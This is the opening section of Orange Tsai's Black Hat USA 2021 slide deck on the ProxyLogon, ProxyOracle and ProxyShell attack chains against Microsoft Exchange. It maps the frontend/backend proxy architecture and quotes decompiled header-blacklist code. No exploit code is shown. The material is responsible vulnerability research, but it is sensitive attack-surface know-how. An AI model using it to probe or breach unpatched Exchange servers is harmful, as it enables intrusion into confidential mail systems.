

ProxyLogon

is Just the Tip of the Iceberg

A New Attack Surface on Microsoft Exchange Server!

 Orange Tsai

DEV✓*CORE*


black hat[®]
USA 2021

Orange Tsai

- Orange Tsai, focusing on Web and Application 0-day research
 - Principal Security Researcher of DEVCORE
 - Captain of HITCON CTF Team
 - Speaker of Security Conferences
 - Black Hat USA & ASIA / DEFCON / HITB / HITCON ...
 - Selected Awards and Honors:
 - 2017 - 1st place of Top 10 Web Hacking Techniques
 - 2018 - 1st place of Top 10 Web Hacking Techniques
 - 2019 - Winner of Pwnie Awards "Best Server-Side Bug"
 - 2021 - Champion and "Master of Pwn" of Pwn2Own
- 

Disclaimer

All vulnerabilities disclosed today are reported responsibly and
patched by Microsoft

Why Target Exchange Server?

1. Mail servers always keep confidential secrets and Exchange Server is the most well-known mail solution for enterprises and governments worldwide
2. Has been the target for Nation-sponsored hackers for a long time (Equation Group 😊)
3. More than 400,000 Exchange servers exposed on the Internet according to our survey

Exchange Security in the Past Years

- Most bugs are based on known attack vectors but there are still several notable bugs:
 1. **EnglishmansDentist** from Equation Group:
 - **Recap:** A only practical and public pre-auth RCE in the Exchange history. Unfortunately, the arsenal only works on an ancient Exchange Server 2003
 2. **CVE-2020-0688 Hardcoded MachineKey** from anonymous working with ZDI:
 - **Recap:** A classic .NET deserialization bug due to a hardcoded cryptography key. This is also a hint shows Microsoft Exchange is lacking of security reviews

It's 2020 and Exchange still has

HARD-CODED KEY



Our Works

- We focus on the Exchange architecture and discover a new attack surface that no one proposed before. That's why we can pop 0days easily!
- We discovered **8 vulnerabilities** that covered server-side, client-side, and crypto bugs through this new attack surface, and chained into **3 attacks**:
 1. **ProxyLogon**: The most well-known pre-auth RCE chain
 2. **ProxyOracle**: A plaintext-password recovery attacking chain
 3. **ProxyShell**: The pre-auth RCE chain we demonstrated at Pwn2Own 2021

Vulnerabilities We Discovered

■ Vulnerability related to this new attack surface

Report Time	Name	CVE	Patch Time	Reported by
Jan 05, 2021	ProxyLogon	CVE-2021-26855	Mar 02, 2021	Orange Tsai, Volexity and MSTIC
Jan 05, 2021	ProxyLogon	CVE-2021-27065	Mar 02, 2021	Orange Tsai, Volexity and MSTIC
Jan 17, 2021	ProxyOracle	CVE-2021-31196	Jul 13, 2021	Orange Tsai
Jan 17, 2021	ProxyOracle	CVE-2021-31195	May 11, 2021	Orange Tsai
Apr 02, 2021	ProxyShell (Pwn2Own Bug)	CVE-2021-34473	Apr 13, 2021	Orange Tsai (Working with ZDI)
Apr 02, 2021	ProxyShell (Pwn2Own Bug)	CVE-2021-34523	Apr 13, 2021	Orange Tsai (Working with ZDI)
Apr 02, 2021	ProxyShell (Pwn2Own Bug)	CVE-2021-31207	May 11, 2021	Orange Tsai (Working with ZDI)
Jun 02, 2021	-	-	-	Orange Tsai

Vulnerabilities Related to This Attack Surface

■ Vulnerability related to this new attack surface

Dubbed to	CVE	Patch Time	Reported by
HAFNIUM	CVE-2021-26855	Mar 02, 2021	Orange Tsai, Volexity and MSTIC
HAFNIUM	CVE-2021-27065	Mar 02, 2021	Orange Tsai, Volexity and MSTIC
HAFNIUM	CVE-2021-26857	Mar 02, 2021	Dubex and MSTIC
HAFNIUM	CVE-2021-26858	Mar 02, 2021	MSTIC
-	CVE-2021-28480	Apr 13, 2021	NSA
-	CVE-2021-28481	Apr 13, 2021	NSA
-	CVE-2021-28482	Apr 13, 2021	NSA
-	CVE-2021-28483	Apr 13, 2021	NSA


Exchange Architecture

2000/2003

2007/2010

2013

2016/2019




Where to Focus?

- We focus on the Client Access Service (CAS)
- CAS is a fundamental protocol handler in Microsoft Exchange Server.

The Microsoft official documentation also indicates:

"Mailbox servers contain the Client Access Services that **accept client connections for all protocols**. These frontend services are **responsible for routing or proxying connections** to the corresponding backend services"

Exchange 2016 Mailbox server



Client Access Service in IIS

The screenshot shows the Internet Information Services (IIS) Manager interface. The breadcrumb path is EX01 > Sites. The left-hand 'Connections' tree is highlighted with a red box and contains the text 'Two websites?'. The tree structure is as follows:

- Start Page
- EX01 (ORANGE\Administrator) (expanded)
 - Application Pools
 - Sites (expanded)
 - Default Web Site
 - Exchange Back End

The main pane displays the 'Sites' collection with the following table:

Name	Binding
Default Web Site	*:80 (http),808:* (net.tcp),localhost (net.msmsg)
Exchange Back End	*:81 (http),*:444 (https),* (net.pipe)

Client Access Service in IIS

The image displays two side-by-side screenshots of the IIS Manager console. Each screenshot shows a web site configuration page with a red border around the title bar and a red box around the 'Browse Website' section.

Left Screenshot: Default Web Site Home

- Title: Default Web Site Home
- Filter: [Filter] Go Show All
- Content: A grid of icons representing various web site features.
- Bottom Section (Browse Website):
 - Browse *:80 (http)
 - Browse *:443 (https)


Right Screenshot: Exchange Back End Home

- Title: Exchange Back End Home
- Filter: [Filter] Go Show All
- Content: A grid of icons representing various web site features.
- Bottom Section (Browse Website):
 - Browse *:81 (http)
 - Browse *:444 (https)


Exchange Architecture

- Applications in Frontend include the **ProxyModule**
 - Parse incoming HTTP requests, apply protocol specified settings, and forward to the Backend
- Applications in Backend include the **BackendRehydrationModule**
 - Receive and populate HTTP requests from the Frontend
- Applications synchronizes the internal information between the Frontend and Backend by HTTP headers


FrontEnd Service



BackEnd Service




HTTP/HTTPS



Our Ideas

Could we access the Backend intentionally?

\ProxyRequestHandler.cs



1. Request Section

- > CopyHeadersToServerRequest
- > CopyCookiesToServerRequest
- > AddProtocolSpecificHeadersToServerRequest


2. Proxy Section

- > GetTargetBackEndServerUrl
- > CreateServerRequest
- > GetServerResponse

3. Response Section

- > CopyHeadersToClientResponse
- > CopyCookiesToClientResponse

Copy Client Headers



1. Request Section

> **CopyHeadersToServerRequest**

> CopyCookiesToServerRequest

> AddProtocolSpecificHeadersToServerRequest

2. Proxy Section

> GetTargetBackEndServerUrl

> CreateServerRequest

> GetServerResponse

3. Response Section

> CopyHeadersToClientResponse

> CopyCookiesToClientResponse


HTTP Header Blacklists



HttpProxy\ProxyRequestHandler.cs

```
protected virtual bool ShouldCopyHeaderToServerRequest(string headerName) {  
    return !string.Equals(headerName, "X-CommonAccessToken", OrdinalIgnoreCase)  
        && !string.Equals(headerName, "X-IsFromCafe", OrdinalIgnoreCase)  
        && !string.Equals(headerName, "X-SourceCafeServer", OrdinalIgnoreCase)  
        && !string.Equals(headerName, "msExchProxyUri", OrdinalIgnoreCase)  
        && !string.Equals(headerName, "X-MSExchangeActivityCtx", OrdinalIgnoreCase)  
        && !string.Equals(headerName, "return-client-request-id", OrdinalIgnoreCase)  
        && !string.Equals(headerName, "X-Forwarded-For", OrdinalIgnoreCase)  
        && (!headerName.StartsWith("X-Backend-Diag-", OrdinalIgnoreCase)  
        || this.ClientRequest.GetHttpRequestBase().IsProbeRequest());  
}
```

Copy Client Cookies



1. Request Section

> CopyHeadersToServerRequest

> **CopyCookiesToServerRequest**

> AddProtocolSpecificHeadersToServerRequest

2. Proxy Section

> GetTargetBackEndServerUrl

> CreateServerRequest


> GetServerResponse

3. Response Section

> CopyHeadersToClientResponse

> CopyCookiesToClientResponse

Add Special Headers



1. Request Section

- > CopyHeadersToServerRequest
- > CopyCookiesToServerRequest

> **AddProtocolSpecificHeadersToServerRequest**

2. Proxy Section

- > GetTargetBackEndServerUrl
- > CreateServerRequest
- > GetServerResponse

3. Response Section

- > CopyHeadersToClientResponse
- > CopyCookiesToClientResponse

Clone User Identity

